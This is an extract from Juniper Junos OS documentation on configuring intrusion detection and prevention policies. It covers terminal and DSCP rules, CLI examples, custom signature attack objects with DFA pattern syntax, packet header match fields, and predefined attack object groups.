The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode* in the CLI User Guide.

To configure terminal rules:

1. Create an IDP policy.

```
[edit]
user@host# set security idp idp-policy base-policy
```

2. Define a rule and set its match criteria.

```
[edit security idp idp-policy base-policy]
user@host# set rulebase-ips rule R2 match source-address internal destination-address any
```

3. Set the terminal flag for the rule.

```
[edit security idp idp-policy base-policy]
user@host# set rulebase-ips rule R2 terminal
```

4. Specify the attacks that you want to exempt from attack detection.

```
[edit security idp idp-policy base-policy]
user@host# set rulebase-ips rule R2 match attacks predefined-attacks FTP:USER:ROOT
```

5. Specify an action for the rule.

```
[edit security idp idp-policy base-policy]
user@host# rulebase-ips rule R2 then action recommended
```

Results

From configuration mode, confirm your configuration by entering the `show security idp` command. If the output does not display the intended configuration, repeat the configuration instructions in this example to correct it.

```
[edit]
user@host# show security idp
    idp-policy base-policy {
        rulebase-ips {
```

```
            rule R2 {
                match {
                    source-address internal;
                    destination-address any;
                    attacks {
                        predefined-attacks FTP:USER:ROOT;
                    }
                }
                then {
                    action {
                        recommended;
                    }
                }
                terminal;
            }
        }
    }
```

If you are done configuring the device, enter `commit` from configuration mode.

Verification

IN THIS SECTION

To confirm that the configuration is working properly, perform this task:

Verifying the Configuration

Purpose

Verify that the terminal rules were configured correctly.

Action

From operational mode, enter the `show security idp status` command.

Understanding DSCP Rules in IDP Policies

Differentiated Services code point (DSCP) is an integer value encoded in the 6-bit field defined in IP packet headers. It is used to enforce class-of-service (CoS) distinctions. CoS allows you to override the default packet forwarding behavior and assign service levels to specific traffic flows.

You can configure DSCP value as an action in an IDP policy rule. You first define the traffic by defining match conditions in the IDP policy and then associate a DiffServ marking action with it. Based on the DSCP value, behavior aggregate classifiers set the forwarding class and loss priority for the traffic deciding the forwarding treatment the traffic receives.

All packets that match the IDP policy rule have the CoS field in their IP header rewritten with the DSCP value specified in the matching policy. If the traffic matches multiple rules with differing DSCP values, the first IDP rule that matches takes effect and this IDP rule then applies to all traffic for that session.

Example: Configuring DSCP Rules in an IDP Policy

IN THIS SECTION

This example shows how to configure DSCP values in an IDP policy.

Requirements

Before you begin:

- Configure network interfaces
- Enable IDP application services in a security policy
- Create security zones
- Define rules

Overview

Configuring DSCP values in IDP policies provides a method of associating CoS values—thus different levels of reliability—for different types of traffic on the network.

This example shows how to create a policy called policy1, specify a rulebase for this policy, and then add rule R1 to this rulebase. In this example, rule R1:

- Specifies the match condition to include any traffic from a previously configured zone called trust to another previously configured zone called untrust. The match condition also includes a predefined attack group called HTTP - Critical. The application setting in the match condition is specified as the default and matches any application configured in the attack object.
- Specifies an action to rewrite the CoS field in the IP header with the DSCP value 50 for any traffic that matches the criteria for rule R1.

> **NOTE**: Use the command `show security idp attack attack-list recursive predefined-group "HTTP - Critical"` to see the details of what is included in the pre-defined group "HTTP - Critical".

Configuration

IN THIS SECTION

Procedure

CLI Quick Configuration

To quickly configure this example, copy the following commands, paste them into a text file, remove any line breaks, change any details necessary to match your network configuration, and then copy and paste the commands into the CLI at the `[edit]` hierarchy level, and then enter `commit` from configuration mode.

```
set security idp idp-policy base-policy
set security idp idp-policy base-policy rulebase-ips rule R1 match from-zone Zone-1 to-zone
Zone-2 source-address any destination-address any application default
set security idp idp-policy base-policy rulebase-ips rule R1 match attacks predefined-attack-
```

```
groups "HTTP - Critical"
set security idp idp-policy base-policy rulebase-ips rule R1 then action mark-diffserv 50
```

Step-by-Step Procedure

The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode* in the CLI User Guide.

To configure DSCP values in an IDP policy:

1. Create a policy by assigning a meaningful name to it.

```
[edit]
user@host# edit security idp idp-policy base-policy
```

2. Associate a rulebase with the policy.

```
[edit security idp idp-policy base-policy]
user@host# edit rulebase-ips
```

3. Add rules to the rulebase.

```
[edit security idp idp-policy base-policy rulebase-ips]
user@host# edit rule R1
```

4. Define the match criteria for the rule.

```
[edit security idp idp-policy base-policy rulebase-ips R1]
user@host# set match from-zone trust to-zone untrust source-address any destination-address
any application default
user@host# set match attacks predefined-attack-group “HTTP - Critical”
```

5. Specify an action for the rule.

```
[edit security idp idp-policy base-policy rulebase-ips R1]
user@host# set then action mark-diffserv 50
```

6. Continue to specify any notification or logging options for the rule, if required.

7. Activate the policy.

```
[edit]
user@host# set security idp active-policy base-policy
```

Results

From configuration mode, confirm your configuration by entering the `show security idp` command. If the output does not display the intended configuration, repeat the configuration instructions in this example to correct it.

```
[edit]
user@host# show security idp
idp-policy base-policy{
    rulebase-ips {
        rule R1 {
            match {

                from-zone trust;
                source-address any;
                to-zone untrust;
                destination-address any;
                application default;
                attacks {
                    predefined-attack-groups HTTP-Critical;
                }
            }
            then {
                action {
                    mark-diffserv {
                        50;
                    }
                }
            }
        }
    }
active-policy base-policy;
```

If you are done configuring the device, enter `commit` from configuration mode.

Verification

IN THIS SECTION

To confirm that the configuration is working properly, perform this task:

Verifying the Configuration

Purpose

Verify that the DSCP values were configured in an IDP policy.

Action

From operational mode, enter the `show security idp status` command.

Change History Table

Feature support is determined by the platform and release you are using. Use Feature Explorer to determine if a feature is supported on your platform.

Release	Description
18.2R1	Previously IDP signature updates supported only nine tags under filters. The seven tags are category, direction, false-positives, performance, product, recommended, service, severity, and vendor. IDP signature updates now support four new additional tags under filters for creating more sophisticated dynamic groups in addition to the existing nine tags.

RELATED DOCUMENTATION

IDP Policies Overview | 56

Intrusion Detection and Prevention Overview | 2

Attack Objects and Object Groups for IDP Policies

IN THIS SECTION

Attack objects, application signatures objects, and service objects are used in defining IDP policy rules. As a response to new vulnerabilities, Juniper Networks periodically provides a file containing attack database updates on the Juniper website. You can download this file to protect your network from new threats. These attack objects and groups are designed to detect known attack patterns and protocol anomalies within the network traffic. You can configure attack objects and groups as match conditions in IDP policy rules.

For more information, see the following topics:

Understanding Our Approach to Addressing Known and Unknown Vulnerabilities

IN THIS SECTION

This topic includes the following sections:

Known Vulnerabilities

Known vulnerabilities are those documented within the Internet security community. The Internet security community comprises several security organizations, security analysts, and security forums. The security community continually discovers and analyzes new attacks and exchanges this information over the Internet. In this way, they can quickly locate, identify, and truly understand an attack.

Some security advisories include the actual attack code. You can use the attack information and the attack code to capture packet information and service contexts. You can use this information to create a custom signature attack object.

Unfortunately, most advisories do not post the attack code with the attack description. If you cannot obtain the attack code, read the advisory carefully and try to reconstruct the basics of the attack packet.

CAUTION: Remember to isolate code acquired from unknown sources.

The following organizations are active in the security community and are a good resource for locating attack information:

- NVD—National Vulnerability Database (http://nvd.nist.gov). The U.S. government repository of vulnerability management data represented using the Security Content Automation Protocol (SCAP).
- SANS—SysAdmin, Audit, Network, Security Institute (www.sans.org). An information security research, certification, and education organization that provides security alerts. Also hosts the Internet Storm Center (ISC) at http://www.incidents.org.
- CVE—Common Vulnerabilities and Exposures (http://cve.mitre.org). A standardized list of vulnerabilities and other information security exposures.
- BugTraq (http://securityfocus.com/archive/1). A moderated mailing list hosted by Security Focus that discusses and announces computer security vulnerabilities.
- CERT coordination center (http://www.cert.org). A federally funded security alert organization that provides security advisories.
- Packet Storm Security (http://packetstormsecurity.nl). A nonprofit organization of security professionals that provides security information by way of security news, advisories, forums, and attack code.
- Metasploit (http://www.metasploit.com). Metasploit provides useful information for performing penetration testing, IDS signature development, and exploit research.
- FrSIRT—French Security Incident Response Team (http://www.frsirt.com). FrSIRT is an independent security research organization providing security advisories and real-time vulnerability alerting and notification services.
- ISS—Internet Security Systems (http://www.iss.net). An Internet security company that provides alerts and Internet threat levels.

Unknown Vulnerabilities

Unknown vulnerabilities are those that have not been documented in Internet security community advisories. In these cases, the IDP Series Profiler, firewall, or IDP security event logs generated in your production environment alert you to suspicious activity and abnormal traffic. In your production environment, you will use packet logging tools to capture packets and service context information that you can later analyze and experiment with in your lab.

Testing a Custom Attack Object

We recommend the following workflow to test a custom attack object. Note that the following procedure consists of general steps and is intended for expert users who are familiar with these tasks.

To test a custom attack object:

1. Create a new security policy and new IDP rulebase rule that includes only the custom attack object to be tested. Enable logging and packet logging.
2. Push the policy to the IDP Series lab device.
3. From the attacker computer, reproduce the attack that targets the victim computer.
4. Use the Security Director Log Viewer to see whether the traffic generated logs as expected.

If your test fails, review the attack advisory, the protocol RFC, and the attack code or packet captures to identify additional information that can help you fine-tune your settings. The most frequent issue that requires tuning is the syntax of the DFA expression.

Creating a Signature Attack Object

A signature attack object is a pattern you want the system to detect. You use a DFA expression to represent the pattern. All of the other signature properties you can set (such as service or protocol context, direction, and other constraints) are provided so you can optimize performance of the system in detecting the pattern and eliminate false positives. In general, you want to tune settings of a signature attack object so that the system looks for it in every context where it might occur and in no other context.

To configure a signature attack object:

1. In the Object Manager, select **Attack Objects > IDP Objects**.
2. Click the **Custom Attacks** tab.
3. Click the + icon to display the Custom Attack dialog box.
4. Configure attack object settings. Table 20 on page 134 provides guidelines for completing the settings.

Table 20: Custom Attack Dialog Box: General Tab Settings

Setting	Description
Name	The name displayed in the UI. **TIP**: Include the protocol the attack uses as part of the attack name.
Description	(Optional) Information about the attack. Although a description is optional when you create a new attack object, it can help you remember important information about the attack. For examples, view the attack descriptions for predefined attacks.
Severity	Info, Warning, Minor, Major, or Critical. Critical attacks are attempts to crash your server or gain control of your network. • Critical—Contains attack objects matching exploits that attempt to evade detection, cause a network device to crash, or gain system-level privileges. • Info—Contains attack objects matching normal, harmless traffic containing URLs, DNS lookup failures, SNMP public community strings, and peer-to-peer (P2P) parameters. You can use informational attack objects to obtain information about your network. • Major—Contains attack objects matching exploits that attempt to disrupt a service, gain user-level access to a network device, or activate a Trojan horse previously loaded on a device. • Minor—Contains attack objects matching exploits that detect reconnaissance efforts attempting to access vital information through directory traversal or information leaks. • Warning—Contains attack objects matching exploits that attempt to obtain noncritical information or scan a network with a scanning tool. Informational attacks are the least dangerous and typically are used by network administrators to discover holes in their own security system.
Category	A predefined or new category. Use this category to group the attack objects. Within each category, attack objects are grouped by severity. For example: FTP, TROJAN, SNMP.
Keywords	Unique identifiers that can be used to search and sort log records. Keywords should related to the attack and the attack object.

Table 20: Custom Attack Dialog Box: General Tab Settings *(Continued)*

Setting	Description
Recommended	Indicates that this attack object is among your highest-risk set of attack objects. Later, when you add this attack object to dynamic groups, you can specify whether to include only recommended attack objects. • Yes—Adds predefined attacks recommended by Juniper Networks to the dynamic group. • No—Specifies non-recommended attack objects in the dynamic attack group.
Detection Performance	Specify this filter to filter out slow-performing attack objects. You can use this filter to only select the appropriate attacks based on performance impacts. Select an option: • High—Add a high performance impact attack object that is vulnerable to an attack. The performance impact of signatures is high7 to high9, where the application identification is slow. • Medium—Add a medium performance impact attack object that is vulnerable to an attack. The performance impact of signatures is medium4 to medium6, where the application identification is normal. • Low—Add a low performance impact attack object that is vulnerable to an attack. The performance impact of signatures is low1 to low3, where the application identification is faster. • Unknown—Set all attack objects to unknown by default. As you fine-tune IPS to your network traffic, you can change this setting to help you track performance impact. The performance impact of signatures is 0 = unknown, where the application identification is also unknown.

5. Click the **General** tab.
6. Under Attack Versions, click the + icon to display the New Attack wizard.
7. On the Target Platform and Type page, select a device platform and attack type. Table 21 on page 136 describes the attack types.

Table 21: Attack Object Types

Type	Description
Signature	Uses a stateful attack signature (a pattern that always exists within a specific section of the attack) to detect known attacks. Stateful signature attack objects also include the protocol or service used to perpetrate the attack and the context in which the attack occurs. If you know the exact attack signature, the protocol, and the attack context used for a known attack, select this option.
Compound Attack	Detects attacks that use multiple methods to exploit a vulnerability. This object combines multiple signatures or protocol anomalies into a single attack object, forcing traffic to match all combined signatures or anomalies within the compound attack object before traffic is identified as an attack. By combining and even specifying the order in which signatures or anomalies must match, you can be very specific about the events that must place before the IDP engine identifies traffic as an attack. If you need to detect an attack that uses several benign activities to attack your network, or if you want to enforce a specific sequence of events to occur before the attack is considered malicious, select this option.

8. Select **Signature** and click **Next**.
9. On the Custom Attack – General Properties page, configure other settings. Table 22 on page 136 provides guidelines for completing the settings.

Table 22: Custom Attack – General Properties

Property	Description
Signature Details	
Binding	**Service**–If you were able to determine the service through your research, select **Service**. Later in the wizard, you can specify a service context.
	IP–If you are not sure of the service but you know IP details, select **IP** and specify a protocol type number.

	TCP, **UDP**, or **ICMP**–If you do not know the service context but you know protocol details, select the protocol. For TCP and UDP protocol types, specify the port ranges.
	RPC–If you are detecting threats over remote procedure call (RPC) protocol, select this option and specify the program ID. RPC is used by distributed processing applications to handle interaction between processes remotely. When a client makes a remote procedure call to an RPC server, the server replies with a remote program. Each remote program uses a different program number.
Enable	Time binding attributes track how many times a signature is repeated. By configuring the scope and count of an attack, you can detect a sequence of the same attacks over a period of time (one minute) across sessions. This method is useful for detecting brute force attacks that attempt to guess authentication credentials or overwhelm system capacity to handle data.
Service	Specify the service that the attack uses to enter your network. You can select the specific service used to perpetrate the attack as the service binding. For example, suppose you select the DISCARD service. Discard protocol is an Application Layer protocol where TCP/9, UDP/9 describes the process for discarding TCP or UDP data sent to port 9.
Time Scope	Select the scope within which the count occurs: • **Source IP**–Detects the signature in traffic from the source IP address for the specified number of times, regardless of the destination IP address. • **Destination IP**–Detects the signature in traffic from the destination IP address for the specified number of times, regardless of the source IP address. • **Peer**–Detects the signature in traffic between source and destination IP addresses of the sessions for the specified number of times.
Time Count	Specify the number of times that the attack object must detect an attack within the specified scope before the device considers the attack object to match the attack. The range is from 0 through 4,294,967,295.

Match Assurance	Specify this filter to track attack objects based on the frequency that the attack produces a false positive on your network. Select an option: • **High**—Provides information on the frequently tracked false positive occurrences. • **Medium**—Provides information on the occasionally tracked false positive occurrences. • **Low**—Provides information on the rarely tracked false positive occurrences.
Performance Impact	Specify this filter to filter out slow-performing attack objects. You can use this filter to only select the appropriate attacks based on performance impacts. Select an option: • **High**—Add a high performance impact attack object that is vulnerable to an attack. The performance impact of signatures is high7 to high9, where the application identification is slow. • **Medium**—Add a medium performance impact attack object that is vulnerable to an attack. The performance impact of signatures is medium4 to medium6, where the application identification is normal. • **Low**—Add a low performance impact attack object that is vulnerable to an attack. The performance impact of signatures is low1 to low3, where the application identification is faster. • **Unknown**—Set all attack objects to unknown by default. As you fine-tune IPS to your network traffic, you can change this setting to help you track performance impact. The performance impact of signatures is 0 = unknown, where the application identification is also unknown.
Scope	Specify if the attack is matched within a session or across transactions in a session: • **session**—Allows multiple matches for the object within the same session. • **transaction**—Matches the object across multiple transactions that occur within the same session.

Click **Next**.

10. On the Custom Attack – Attack Pattern page, configure pattern settings. Table 23 on page 139 provides guidelines for completing the settings.

Table 23: Custom Attack – Attack Pattern

<table>
<tr><th>Setting</th><th colspan="2">Description</th></tr>
<tr><td>Pattern</td><td colspan="2">A DFA expression. The following rows summarize DFA syntax conventions. For detailed information, consult a standard source on programming with regular expressions.</td></tr>
<tr><td></td><td>\B.0.1..00\B</td><td>Bit-level matching for binary protocols. The length of the bitmask must be in multiples of 8.

The first \B denotes the start of the bitmask. The last \B denotes the end of the bitmask.

The decimal (.) indicates the bit can be either 0 or 1.

A 0 or 1 indicates the bit at that position must be 0, or must be 1.</td></tr>
<tr><td></td><td>\0 <octal_number></td><td>For a direct binary match.</td></tr>
<tr><td></td><td>\X<hexadecimal-number>\X</td><td>For a direct binary match.</td></tr>
<tr><td></td><td>\[<character-set>\]</td><td>For case-insensitive matches.</td></tr>
<tr><td></td><td>.</td><td>To match any symbol.</td></tr>
<tr><td></td><td>*</td><td>To match 0 or more symbols.</td></tr>
<tr><td></td><td>+</td><td>To match 1 or more symbols.</td></tr>
<tr><td></td><td>?</td><td>To match 0 or 1 symbol.</td></tr>
<tr><td></td><td>()</td><td>Grouping of expressions.</td></tr>
<tr><td></td><td>|</td><td>Alternation. Typically used with ().

Example: The following expression matches dog or cat: (dog | cat).</td></tr>
</table>

Table 23: Custom Attack – Attack Pattern *(Continued)*

Setting	Description		
	[]	Character class. Any explicit value within the bracket at the position matches. Example: [Dd]ay matches Day and day.	
	[<start>-<end>]	Character range. Any value within the range (denoted with a hyphen). You can mix character class and a hexadecimal range. Example: [AaBbCcDdEeFf0-9].	
	[^<start>-<end>]	Negation of character range. Example: [^Dd]ay matches Hay and ray, but not Day or day. **NOTE**: To negate an entire signature pattern, select the Negate option under the pattern text box.	
	\u<string>\u	Unicode insensitive matches.	
	\s	Whitespace.	
	\	Use a backslash to escape special characters so that they are matched and not processed as regular expression operators.	
		Character	**Escaped**
		*	*
		(	\(
		)	\)
		.	\.
		+	\+

Table 23: Custom Attack – Attack Pattern *(Continued)*

<table>
<tr><th>Setting</th><th>Description</th></tr>
<tr><td></td><td>
<table>
<tr><td>\</td><td>\\</td></tr>
<tr><td>[</td><td>\0133</td></tr>
<tr><td>]</td><td>\0135</td></tr>
<tr><td colspan="2">NOTE: Because the combination of the backslash and the open and close square brackets are used in the case-insensitive expression, you must use the backslash with the octal code for the bracket characters.</td></tr>
</table>
</td></tr>
<tr><td>Negate</td><td>Negates the attack pattern.</td></tr>
<tr><td>Regex</td><td>Enter a regular expression to define rules to match malicious or unwanted behavior over the network.

For example: For the syntax \[hello\], the expected pattern is hello, which is case sensitive.

The example matches can be: hElLo, HEllO, and heLLO.</td></tr>
</table>

Table 23: Custom Attack – Attack Pattern *(Continued)*

<table>
<tr><th>Setting</th><th>Description</th></tr>
<tr><td>Context</td><td>Binds pattern matching to a context.

For known services, such as HTTP, select the service in the first box, and select the HTTP context you discovered with <code>scio ccap</code>, such as HTTP POST Parsed Param, in the second box.

If you were unable to discover the context, select Other in the first box, and select one of the following contexts in the second box:
Packet–Detects the pattern in any packet.
First Packet–Inspects only the first packet of a stream. When the flow direction is set to any, the detector engine checks the first packet of both the server-to-client (STC) and client-to-server (CTS) flows. Less processing means greater performance. If you know that the pattern appears in the first packet of a session, select First Packet.
First Data Packet–Inspection ends after the first packet of a stream. Select this option to detect the attack in only the first data packet of a stream. If you know that the pattern appears in the first data packet of a stream, select First Data Packet.
Stream 256–Reassembles packets and searches for a pattern match within the first 256 bytes of a traffic stream. Stream 256 is often the best choice for non-UDP attacks. When the flow direction is set to <code>any</code>, the detector engine checks the first 256 bytes of both the STC and CTS flows. If you know that the pattern will appear in the first 256 bytes of a session, select Stream 256.
Stream 8K–Like Stream 256 except reassembles packets and searches for a pattern match within the first 8192 bytes of a traffic stream.
Stream 1K–Like Stream 256 except reassembles packets and searches for a pattern match within the first 1024 bytes of a traffic stream.
Line–Detects a pattern within a specific line. Use this context for line-oriented applications or protocols (such as FTP).
Stream–Reassembles packets and extracts the data to search for a pattern match. However, the IDP engine does not recognize packet boundaries for stream contexts, so data for multiple packets is combined. Select this option only when no other context option contains the attack.
NOTE: If you select a line, stream, or service context, you do not configure match criteria for IP settings and protocol header fields.</td></tr>
</table>

Table 23: Custom Attack – Attack Pattern *(Continued)*

Setting	Description
Direction	Select the direction in which to detect the pattern: • **Client to Server**–Detects the pattern only in client-to-server traffic. • **Server to Client**–Detects the pattern only in server-to-client traffic. • **Any**–Detects the pattern in either direction. The session initiator is considered the client, even if that source IP is a server.
Add Anomaly	
Anomaly	Select an option to detect abnormal or ambiguous messages within a connection according to the set of rules for the particular protocol being used. Protocol anomaly detection works by finding deviations from protocol standards, most often defined by RFCs and common RFC extensions.
Direction	Specify the connection direction of the attack: • **Client to Server**—Detects the attack only in client-to-server traffic. • **Server to Client**—Detects the attack only in server-to-client traffic. • **Any**—Detects the attack in either direction. Using a single direction (instead of Any) improves performance, reduces false positives, and increases detection accuracy.

Click **Next**.

11. If you have selected a line, stream, stream 256, or service context, do not configure match criteria for IP settings and protocol header fields. Click **Finish**.

    If you are using a packet context, you can refine matching by adding criteria for IP flags and packet headers, as described in the following tables.

    TIP: If you are unsure of the IP flags and IP fields you want to match, leave all fields blank. If no values are set, the IDP engine attempts to match the signature for all header contents.

On the Custom Attack – IPv4 settings and header matches page, configure pattern settings. Table 24 on page 144 provides guidelines for completing the settings.

Table 24: Custom Attack – IPv4 Settings and Header Matches Page

Setting	Description
Checksum Validate	Validate checksum field against calculated checksum.
Type of Service	Service type. Common service types are: • 0000 Default • 0001 Minimize Cost • 0002 Maximize Reliability • 0003 Maximize Throughput • 0004 Minimize Delay • 0005 Maximize Security
IP Flags	IP Flag bits.
IHL	Internet header length in words.
Total Length	Total Length of IP datagram.
ID	Unique value used by the destination system to reassemble a fragmented packet.
Time-to-live	Time-to-live (TTL) value of the packet. This value represents the number of routers the packet can pass through. Each router that processes the packet decrements the TTL by 1; when the TTL reaches 0, the packet is discarded.
Protocol	Protocol used in the attack.
Source	IP address of the attacking device.

Table 24: Custom Attack – IPv4 Settings and Header Matches Page *(Continued)*

Setting	Description
Destination	IP address of the attack target.

On the Custom Attack – IPv6 settings and header matches page, configure pattern settings. Table 25 on page 145 provides guidelines for completing the settings.

Table 25: Custom Attack – IPv6 Settings and Header Matches Page

Setting	Description
Destination	IP address of the attack target.
Extension Header	Define the IPv6 extension header for the intrusion detection service (IDS).
Flow Label	Enable IPv6 packet flow labels.
Hop Limit	Specifies the maximum number of hops that the router can use in router advertisements and all IPv6 packets.
Next Header	Identifies the type of Internet Protocol for the header that immediately follows the IPv6 header.
Payload Length	Specifies the length of the IPv6 packet payload, or contents, expressed in octets.
Source	Identifies the host device, or interface on a node, that generated the IPv6 packet.
Traffic Class	Allows source nodes or routers to identify different classes (or priorities for quality of service) for IPv6 packets. (This field replaces the IPv4 Type of Service field.)

On the Custom Attack – TCP packet header page, configure pattern settings. Table 26 on page 146 provides guidelines for completing the settings.

Table 26: Custom Attack Object: TCP Packet Header Fields

Setting	Description
Source Port	Port number on the attacking device.
Destination Port	Port number of the attack target.
Sequence Number	Sequence number of the packet. This number identifies the location of the data in relation to the entire data sequence.
ACK Number	ACK number of the packet. This number identifies the next sequence number; the ACK flag must be set to activate this field.
Header Length	Number of bytes in the TCP header.
Window Size	Number of bytes in the TCP window size.
Data Length	Number of bytes in the data payload. For SYN, ACK, and FIN packets, this field should be empty.
Urgent Pointer	Data in the packet is urgent; the URG flag must be set to activate this field.
MSS	Enable and specify the TCP maximum segment size.
Reserved	Specify the three reserved bits in the TCP header field.
TCP Flags	TCP header flags. Specify that IDP looks for a pattern match whether or not the TCP flag is set.
Window Scale	Specify the scale factor that the session of the attack will use.

On the Custom Attack – UDP header page, configure pattern settings. Table 27 on page 147 provides guidelines for completing the settings.

Table 27: Custom Attack Object: UDP Header Fields

Setting	Description
Checksum Validate	Validate checksum field against calculated checksum.
Source Port	Port number on the attacking device.
Destination Port	Port number of the attack target.
Data Length	Number of bytes in the data payload.

On the Custom Attack – ICMP packet header page, configure pattern settings. Table 28 on page 147 provides guidelines for completing the settings.

Table 28: Custom Attack Object: ICMP Packet Header Fields

Setting	Description
Checksum Validate	Validate checksum field against calculated checksum.
ICMP Type	Primary code that identifies the function of the request or reply.
ICMP Code	Secondary code that identifies the function of the request or reply within a given type.
Sequence Number	Sequence number of the packet. This number identifies the location of the request/ reply in relation to the entire sequence.
ICMP ID	Identification number, which is a unique value used by the destination system to associate requests and replies.
Data length	Number of bytes in the data payload.

12. Click **Finish**.

Understanding Predefined IDP Attack Objects and Object Groups

IN THIS SECTION

The security package for Intrusion Detection and Prevention (IDP) contains a database of predefined IDP attack objects and IDP attack object groups that you can use in IDP policies to match traffic against known and unknown attacks. Juniper Networks updates the predefined attack objects and groups on a regular basis with newly discovered attack patterns.

Updates to the attack object database can include:

- New descriptions or severities for existing attack objects
- New attack objects
- Deletion of obsolete attack objects

This topic includes the following sections:

Predefined Attack Objects

Predefined attack objects are listed in an alphabetical order. These attack objects have unique names that help you identify the attack. The first part of the name indicates the group to which the attack object belongs. For example:

- `FTP:USER:ROOT`—Belongs to the `FTP:USER` group. It detects attempts to log in to an FTP server using the `root` account.
- `HTTP:HOTMAIL:FILE-UPLOAD`—Belongs to the `HTTP:HOTMAIL` group. It detects files attached to e-mails sent via the Web-based e-mail service `Hotmail`.

Predefined Attack Object Groups

The predefined attack groups list displays the attack objects in the categories described below. A set of recommended attack objects that Juniper Networks considers to be serious threats are also available in this list. The recommended attack objects are organized into the following categories:

Table 29: Predefined Attack Object Groups

Attack Object Group	Description
Attack Type	Groups attack objects by type (anomaly or signature). Within each type, attack objects are grouped by severity.
Category	Groups attack objects by predefined categories. Within each category, attack objects are grouped by severity.
Operating System	Groups attack objects by the operating system to which they apply: BSD, Linux, Solaris, or Windows. Within each operating system, attack objects are grouped by services and severity.
Severity	Groups attack objects by the severity assigned to the attack. IDP has five severity levels: Critical, Major, Minor, Warning, Info. Within each severity, attack objects are grouped by category.
Web Services	Groups attack objects by common Web services. These services are grouped by severity levels—Warning, Critical, Major, Minor, Info.
Miscellaneous	Groups attack objects by performance level. Attack objects affecting IDP performance over a certain level are grouped under this category.
Response	Groups attack objects in traffic flowing in the server to client direction.

Understanding Custom Attack Objects

IN THIS SECTION

You can create custom attack objects to detect new attacks or customize predefined attack objects to meet the unique needs of your network.

To configure a custom attack object, you specify a unique name for it and then specify additional information, such as a general description and keywords, which can make it easier for you to locate and maintain the attack object.

Certain properties in the attack object definitions are common to all types of attacks, such as attack name, description, severity level, service or application binding, time binding, recommended action, and protocol or port binding. Some fields are specific to an attack type and are available only for that specific attack definition.

NOTE: IDP feature is enabled by default, no license is required. Custom attacks and custom attack groups in IDP policies can also be configured and installed even when a valid license and signature database are not installed on the device.

This topic includes the following sections:

Attack Name

Specify an alphanumeric name for the object. You might want to include the protocol the attack uses in the attack name.

Starting with Junos OS Release 15.1X49-D140, the maximum number of characters allowed for a custom attack object name is 60. You can validate the statement using the `set security idp custom-attack` command.

Severity

Specifies the brutality of the attack on your network. Severity categories, in order of increasing brutality, are info, warning, minor, major, critical. Critical attacks are the most dangerous—typically these attacks attempt to crash your server or gain control of your network. Informational attacks are the least dangerous, and typically are used by network administrators to discover holes in their own security systems.

Service and Application Bindings

The service or application binding field specifies the service that the attack uses to enter your network.

> **NOTE**: Specify either the service or the protocol binding in a custom attack. In case you specify both, the service binding takes precedence.

- `any`—Specify `any` if you are unsure of the correct service and want to match the signature in all services. Because some attacks use multiple services to attack your network, you might want to select the `Any` service binding to detect the attack regardless of which service the attack chooses for a connection.
- `service`—Most attacks use a specific service to attack your network. You can select the specific service used to perpetrate the attack as the service binding.

  For list of services, service bindings ,and contexts see "Understanding IDP Custom Attack Objects Service Contexts" on page 260

Protocol and Port Bindings

Protocol or port bindings allow you to specify the protocol that an attack uses to enter your network. You can specify the name of the network protocol or the protocol number.

> **NOTE**: Specify either the service or the protocol binding in a custom attack. In case you specify both, the service binding takes precedence.

- IP—You can specify any of the supported network layer protocols using protocol numbers. Table 30 on page 151 lists protocol numbers for different protocols.

  Table 30: Supported Protocols and Protocol Numbers

Protocol Name	Protocol Number
IGMP	2
IP-IP	4
EGP	8

Table 30: Supported Protocols and Protocol Numbers *(Continued)*

Protocol Name	Protocol Number
PUP	12
TP	29
IPV6	41
ROUTING	43
FRAGMENT	44
RSVP	46
GRE	47
ESP	50
AH	51
ICMPV6	58
NONE	59
DSTOPTS	60
MTP	92
ENCAP	98
PIM	103

Table 30: Supported Protocols and Protocol Numbers *(Continued)*

Protocol Name	Protocol Number
COMP	108
RAW	255

- ICMP, TCP, and UDP—Attacks that do not use a specific service might use specific ports to attack your network. Some TCP and UDP attacks use standard ports to enter your network and establish a connection.
- RPC—The remote procedure call (RPC) protocol is used by distributed processing applications to handle interaction between processes remotely. When a client makes a remote procedure call to an RPC server, the server replies with a remote program; each remote program uses a different program number. To detect attacks that use RPC, configure the service binding as RPC and specify the RPC program ID.

Table 31 on page 153 displays sample formats for key protocols.

Table 31: Sample Formats for Protocols

Protocol Name	Protocol Number	Description
ICMP	`<Port>ICMP</Port>`	Specify the protocol name.
IP	`<Port>IP/`*protocol-number*`</Port>`	Specify the Network Layer protocol number.
RPC	`<Port>RPC/`*program-number*`</Port>`	Specify the RPC program number.
TCP or UDP	• `<Port>TCP </Port>` • `<Port>TCP/`*port* `</Port>` • `<Port>TCP/`*minport-maxport* `</Port>`	Specifying the port is optional for TCP and UDP protocols. For example, you can specify any of the following: • `<Port>UDP</Port>` • `<Port>UDP/10</Port>` • `<Port>UDP/10-100</Port>`

Time Bindings

Use time bindings to configure the time attributes for the time binding custom attack object. Time attributes control how the attack object identifies attacks that repeat for a certain number of times. By configuring the scope and count of an attack, you can detect a sequence of the same attacks over a period of time across sessions.

Starting in Junos OS Release 18.4R1, you can configure the maximum time interval between any two instances of a time binding custom attack and the range for the maximum time interval is 0 minutes and 0 seconds to 60 minutes and 0 seconds. In Junos OS releases prior to 18.4R1, the maximum time interval between any two instances of a time binding attack is 60 seconds, for the attack trigger count to reach the count configured in the time binding. The `interval` *`interval-value`* statement is introduced at the `[edit security idp custom-attack` *`attack-name`* `time-binding]` hierarchy to configure a custom time-binding.

Scope

Specify the scope within which the count of an attack occurs:

- Source—Specify this option to detect attacks from the source address for the specified number of times, regardless of the destination address. This means that for a given attack, a threshold value is maintained for each attack from the source address. The destination address is ignored. For example, anomalies are detected from two different pairs (`ip-a`, `ip-b`) and (`ip-a`, `ip-c`) that have the same source address `ip-a` but different destination addresses `ip-b` and `ip-c`. Then the number of matches for `ip-a` increments to `2`. Suppose the threshold value or *count* is also set to 2, then the signature triggers the attack event.

- Destination—Specify this option to detect attacks sent to the destination address for the specified number of times, regardless of the source address. This means that for a given attack, a threshold value is maintained for each attack from the destination address. The source address is ignored. For example, if anomalies are detected from two different pairs (`ip-a`, `ip-b`) and (`ip-c`, `ip-b`) that have the same destination address `ip-b` but different source addresses `ip-a` and `ip-c`. Then the number of matches for `ip-b` increments to `2`. Suppose the threshold value or *count* is also set to `2`, then the signature triggers the attack event.

